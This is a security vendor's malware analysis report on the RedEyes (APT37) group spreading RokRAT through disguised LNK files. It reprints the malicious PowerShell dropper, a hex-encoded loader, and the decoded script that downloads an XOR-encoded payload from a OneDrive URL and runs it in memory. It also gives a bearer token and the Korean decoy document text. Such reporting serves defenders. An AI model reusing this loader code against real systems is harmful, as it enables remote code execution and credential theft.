asec.ahnlab.com /en/51751/

RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)

By bghjmun ⋮⋮ 4/26/2023

AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed CHM Malware Disguised as Security Email from a Korean Financial Company last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The “230407Infosheet.lnk” file is disguised with a PDF icon and contains a malicious PowerShell command.





Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00089D40	63	72	69	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	criptblock]::Cre
00089D50	61	74	65	28	24	6D	6F	6E	69	29	29	3B	22	3B	49	6E	ate($moni));";In
00089D60	76	6F	6B	65	2D	43	6F	6D	6D	61	6E	64	20	2D	53	63	voke-Command -Sc
00089D70	72	69	70	74	42	6C	6F	63	6B	20	28	5B	53	63	72	69	riptBlock ([Scri
00089D80	70	74	62	6C	6F	63	6B	5D	3A	3A	43	72	65	61	74	65	ptblock]::Create
00089D90	28	24	70	75	6C	6C	29	29	3B	22	19	20	19	20	19	20	($pull));". . .
00089DA0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DB0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DC0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DD0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DE0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089DF0	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E00	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E10	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .
00089E30	19	20	19	20	19	20	19	20	19	20	19	20	19	20	19	20	. . . . .

Figure 2. Dummy data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:


```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -
Match 'Program Files') {          $dirPath = '%temp%'          }; $lnkpath = Get-ChildItem -Path $dirPath -
Recurse *.lnk ^| where-object {$_.length -eq 0x00014A0DC4} ^| Select-Object -ExpandProperty
FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath =
'%temp%\230407정보지.pdf'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^&
$pdfPath; $exeFile = gc $lnkpath -Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath =
'%temp%\230412.bat'; sc $exePath ([byte[]]($exeFile ^| select -Skip 00561396)) -Encoding Byte; ^&
$exePath;
```

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407Infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000970	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	þþþþþþþþþþþþþþþþ
00000980	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	þþþþþþþþþþþþþþþþ
00000990	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	þþþþþþþþþþþþþþþþ
000009A0	FE	FE	FE	FE	FE	FE	FE	FE	FE	FE	25	50	44	46	2D	31	þþþþþþþþþþ%PDF-1
000009B0	2E	36	0D	25	E2	E3	CF	D3	0D	0A	32	35	36	20	30	20	.6.%âãÏÓ..256 0
000009C0	6F	62	6A	0D	3C	3C	2F	46	69	6C	74	65	72	2F	46	6C	obj.<</Filter/Fl
000009D0	61	74	65	44	65	63	6F	64	65	2F	46	69	72	73	74	20	ateDecode/First
000009E0	36	2F	4C	65	6E	67	74	68	20	31	39	32	2F	4E	20	31	6/Length 192/N 1
000009F0	2F	54	79	70	65	2F	4F	62	6A	53	74	6D	3E	3E	73	74	/Type/ObjStm>>st
00000A00	72	65	61	6D	0D	0A	80	39	4F	4F	85	48	43	E9	A7	94	ream..€9OO…HCé§"
00000A10	8C	AA	AA	32	44	D8	DD	21	20	A5	F2	94	44	3F	31	2A	Œªª2DØÝ! ¥ò"D?1*
00000A20	4C	1C	88	11	DD	1B	87	D2	CF	13	E7	91	48	7C	47	9F	L.ˆ.Ý.‡ÒÏ.ç'H|GŸ
00000A30	0A	8F	03	87	16	F1	30	93	D3	87	E8	A0	9C	A4	41	04	...‡.ñ0"Ó‡è œ¤A.
00000A40	7E	05	86	BF	36	2F	E3	4B	3D	26	D9	0C	B2	DD	08	97	~.†¿6/ãK=&Ù.²Ý.—

Figure 3. PDF data located at 0x9AA of the LNK file



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000890B0	11	AF	1A	EB	BB	E8	FF	E1	6A	FF	C6	9D	57	C6	73	5F	.¯.ë»èÿájÿÆ.WÆs_
000890C0	05	18	00	97	70	78	56	0D	0A	65	6E	64	73	74	72	65	...—pxV..endstre
000890D0	61	6D	0D	65	6E	64	6F	62	6A	0D	73	74	61	72	74	78	am.endobj.startx
000890E0	72	65	66	0D	0A	35	35	37	38	39	32	0D	0A	25	25	45	ref..557892..%%E
000890F0	4F	46	0D	0A	20	73	74	61	72	74	20	2F	6D	69	6E	20	OF.. start /min
00089100	63	3A	5C	5C	57	69	6E	64	6F	77	73	5C	5C	53	79	73	c:\\Windows\\Sys
00089110	57	4F	57	36	34	5C	5C	63	6D	64	2E	65	78	65	20	2F	WOW64\\cmd.exe /
00089120	63	20	70	6F	77	65	72	73	68	65	6C	6C	20	2D	77	69	c powershell -wi
00089130	6E	64	6F	77	73	74	79	6C	65	20	68	69	64	64	65	6E	ndowstyle hidden
00089140	20	2D	63	6F	6D	6D	61	6E	64	20	22	24	70	75	6C	6C	-command "$pull
00089150	20	3D	22	24	70	69	6E	61	3D	22	22	22	35	42	34	45	="$pina="""5B4E
00089160	36	35	37	34	32	45	35	33	36	35	37	32	37	36	36	39	65742E5365727669
00089170	36	33	36	35	35	30	36	46	36	39	36	45	37	34	34	44	6365506F696E744D

Figure 4. Script code located at 0x890F4 of the LNK file




Figure 5. Files created in the Temp folder

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.

Figure 6. 230407Infosheet.pdf (normal file)

The script file executed at the same time contains the following PowerShell command that executes malicious commands which exist as HEX values.

```
start /min c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$pull
="$pina="""5B4E65742E536572766963655506F696E744D616E616765725D3A3A536563757269747950726F746F636F6C3D5B456E756D5D3A3A546F4F626A6563742
85B4E65742E536563757269747950726F746F636F6C547970655D2C2033303732293B2461613D275B446C6C496D706F727428226B65726E656C33322E646C6C22295
D7075626C6963207374617469632065787465726E20496E7450747220476C6F62616C416C6C6F632875696E7420622C75696E742063293B273B24623D4164642D547
97065202D4D656D626572446566696E6974696F6E20246161202D4E616D652022414141222020 2D5061737354687253B24616261622203D20275B446C6C496D706F7
27428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20626F6F6C20566972747561 6C50726F7465637428496E745074722
0612C75696E7420622C75696E7420632C6F757420496E7450747220632C496E7450747220642C75696E7420652C496E7450747220662933B273B24616162 3D4164642D5479706520 2D4D656D626572446566696E6974696F6E20246
1626162202D4E616D652022414141222202D506173735468727 53B2463203D204E65772D4F626A656374205379737 4656D2E4E65742E57656243 6C69656E743B24643
D22687474703 3A2F2F6170692E6F6E65647269766 52E636F6D2F76312E302F7368617265732F752161485230634 84D364C7938785A484A324C6D317A4C326B76637
9464261466846574578 4B5530354E554652695A6E706E56553134546D4A4A626B4D3251306B5F5A5431575A456C4C536A452F726F6F742F636F6E74656E74223B246
2623D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220437265617465546
8726561642849 6E7450747220612C75696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E7450747220662933B273B24636363 3D41646
42D547970652 02D4D656D626572446566696E6974696F6E20246262202D4E616D652022424242222202D506173735468727 53B246464643D275B446C6C496D706F727
428226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220576169744666F7253696E676C654F626A656374284
96E7450747220612C75696E74206229 3B273B246666663D4164642D54797065202D4D656D626572446566696E6974696F6E202464646420 2D4E616D652022444444 2
2202D506173735468727 53B24653D3131323B646F207B2020747279207B2024632E486561646572735B22757365722D6167656E74225D203D2022636F6E6E6E65637
469 6E672E2E2E223B24786D7077343D24632E446F776E6C6F6164446174612824642 93B247830203D2024623A3A476C6F62616C416C6C6F6328307830303430 2C202
4786D7077342E4C656E6774682B3078313030293B246F6C64203D20303B246161623A3A5669727475616C50726F746563742824783 02C2024786D7077342E4C656E6
774682B30783130302C20307834302C205B7265665D246F6C64293B666F722028246820 3D20313B2468202D6C742024786D7077342E4C656E6774683B24682B2B292
07B5B53797374656D2E52756E74696D652E496E7465726F7053657276696365732E4D6172736861 6C5D3A3A577269746542797465282478302C2024682D312C20282
4786D7077345B24685D202D62786F722024786D7077345B305D2920293B7D3B7472797B7468726F7720313B7D6361746368 2468616E646C653D246363633A3A437
2656174655468726561642830 2C302C2478302C302C302C30293B246666663A3A5761697466 7253696E676C654F626A6563742824682 816E646C652C203530302A3
1303030293B7D3B24653D3233233B7D6361746368 736C6565702031313B24653D3131323B7D7D7768696C65282465202D6571203131322933B""";$moni="""""";
for($i=0;$i -le $pina.Length-2;$i=$i+2){$POLL="$pina[$i]+$pina[$i+1];$moni=
$moni+[char]([convert]::toint16($POLL,16));};Invoke-Command -ScriptBlock ([Scriptblock]::Create($moni));";Invoke-Command
-ScriptBlock ([Scriptblock]::Create($pull));"
```
Figure 7. 230412.bat

The final PowerShell command that is executed downloads the encoded data from hxxps://api.onedrive[.]com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZEILS decodes it, and injects it into the PowerShell process to perform malicious behavior.

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b=Add-Type -MemberDefinition $aa -Name "AAA"  -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="
https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2LmlzL2kvcvFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZTlWZE1LSiE/root/content";
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "connnecting...";
        $xmpw4=$c.DownloadData($d);
        $x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
        $old = 0;
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
        for ($h = 1;$h -lt $xmpw4.Length;$h++) {
            [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) );
        };
        try{throw 1;}
        catch{
            $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
            $fff::WaitForSingleObject($handle, 500*1000);
        };
        $e=222;
    }
    catch{
        sleep 11;
        $e=112;
    }
}while($e -eq 112);
```

Figure 8. Final PowerShell command that is executed





Figure 9. Malicious file uploaded to OneDrive

The injected data is the RokRAT malware that is capable of collecting user credentials and downloading additional malware. The collected information is sent to the threat actor's cloud server using cloud services such as pcloud and yandex. The UserAgent in the request header is disguised as Googlebot. The certificate token used to send files is as follows:

- Authorization: Bearer RSbj7Zk5IYK5ThSbQZH4YBo7ZxiPOCH94RBbFuU9c04XXVJg7xbvX

The additional normal files executed through the malicious LNK are as follows:



2023년도 4월 한국[redacted]학회
[redacted]연구회/[redacted]연구회
「[redacted]」 156차 세미나 안내

○ 때: 2023년 4월 29일 (토) 09:30 ~ 19:30 (학술세미나 13:30~18:00)
○ 곳: [redacted]
○ 연락처: [redacted]
○ 참고: 방역 철저 (직접 참석이 어려운 경우 Zoom 으로 참석 가능함)

○ 강독, 세미나 일정:

<고전 강독 일정>


▸ 고전 강독	[redacted]
▹ 중용 특강	[redacted]
▸ 송(宋)명성	[redacted]
(점심 식사)	

<세미나 일정>

▸ 회의실 준	[redacted]
▹ (개회식) /개회사 /축 사	
▸ (제1세션)	
좌 장	
특 강 1	[redacted]
좌 담	
(휴 식)	
▸ (제2세션)	
좌 장	
특 강 2	[redacted]
좌 담	

(휴 식)	차, 간식	16:20 ~ 16:30
▸ (제3세션)		16:30 ~ 18:00
좌 장	[redacted]	16:40 ~ 18:00
발 표 1 발 표 2	[redacted]	
좌 담	[redacted]	
▹ (폐회식, 만찬)		18:00 ~ 19:30
• Zoom 회의 참가 https://[redacted] /회의 ID [redacted]		

Figure 10. April 29th 2023 Seminar.pdf created through April 29th 2023 Seminar.lnk



<회원 기고 21. 10>

북한의 외교정책 결정과정과 상무조(TF) 운영실태

[redacted]박재전 북한외교관

1. 북한의 외교정책 결정 구조와 과정

가. 외교정책 결정 구조

북한의 대외정책결정구조를 보면, 공식적으로 결정에 참여하는 기구는 헌법상 대외정책의 기본 원칙을 수립하는 최고주권기관인 최고인민회의와 최고인민회의 산하에 설치된 외교위원회가 있고, 헌법상 대외정책의 수립, 해외파견대사, 공사의 임명 및 소환 그리고 산하에 대외정책위원회를 설치하고 외교활동을 지도하는 중앙인민위원회가 있다.

최고인민회의가 대내외 정책의 기본원칙을 세운다는 것은 북한에 3권이 분립되어 있고 민주주의적 대의정치가 실현되고 있는 것처럼 대외적으로 시위하기 위한 형식에 불과하다. 하부조직이 하나도 없는 최고인민회의는 정책이나 정책의 기본원칙을 세울 수 없으며, 최고인민회의가 진행되는 기간 중, 정, 군 등 각 분야에서 이미 작성한 정책들을 추인시키기 위한 하나의 요무에 불과하다.

김일성의 사망 이후 김정일의 유일체제 하에서, 중요정책 결정과정 시 이미 붕괴된 듯 구 사회주의국가들이 실시하였던 협의체제가 북한에는 존재하지 않았으며, 따라서 김정일의 유일 지도체제와 당 규약, 유일사상체계확립의 10대원칙이 지배하고 있는 한 북한 정책결정과정에는 강, 온파 간의 대립이란 있을 수 없다.

북한의 대외정책 담당 기구의 주요 임무와 역할은 다음과 같다.
첫째, 노동당 중앙위원회 국제사업부는 다른 나라 주신당 등 좌익 정당들과 기타 정권당 및 야당들과의 관계업무체를 담당하고 있다. 외무성과 기타 대외활동 관련 기관들의 대외활동에 대한 당적인 정책적 지도와 감독을 맡았었다. 그러나 김정일의 지시에 따라 1993년경부터 외무성에 대한 노동당 국제사업부의 지도 및 감독 기능이 정지되었으며 외무성은 김정일에게 직속되었다.

둘째, 외무성은 북한과 수교관계에 있는 다른 나라 및 국제기구들과의 정부 급 외교정책 작성 및 외교활동을 전담하고 있다. 남북 당국 간 회담을 비롯한 당국 차원의 남북관계 관련 대외정책 수립, 활동 기획 및 감독을 맡고 있다. 외무성은 미국과 일본 등 비수교국가들 관련 외교정책 작성 및 대외활동과 관련한 기획과 실행을 조정하고 있다. 그리고

- 1 -

북한 내 모든 기관과 부문들의 대외활동을 통일적으로 장악, 통제 및 조정하고 있다.

셋째, 노동당 중앙위원회 통일전선사업부는 조국평화통일위원회(조평통) 혹은 아태평화위원회와 같은 대외적 간판을 앞세 해외교포사업 및 민간 급 대남 외교와 대미, 대일 협상 및 교류문제를 담당하고 있다.

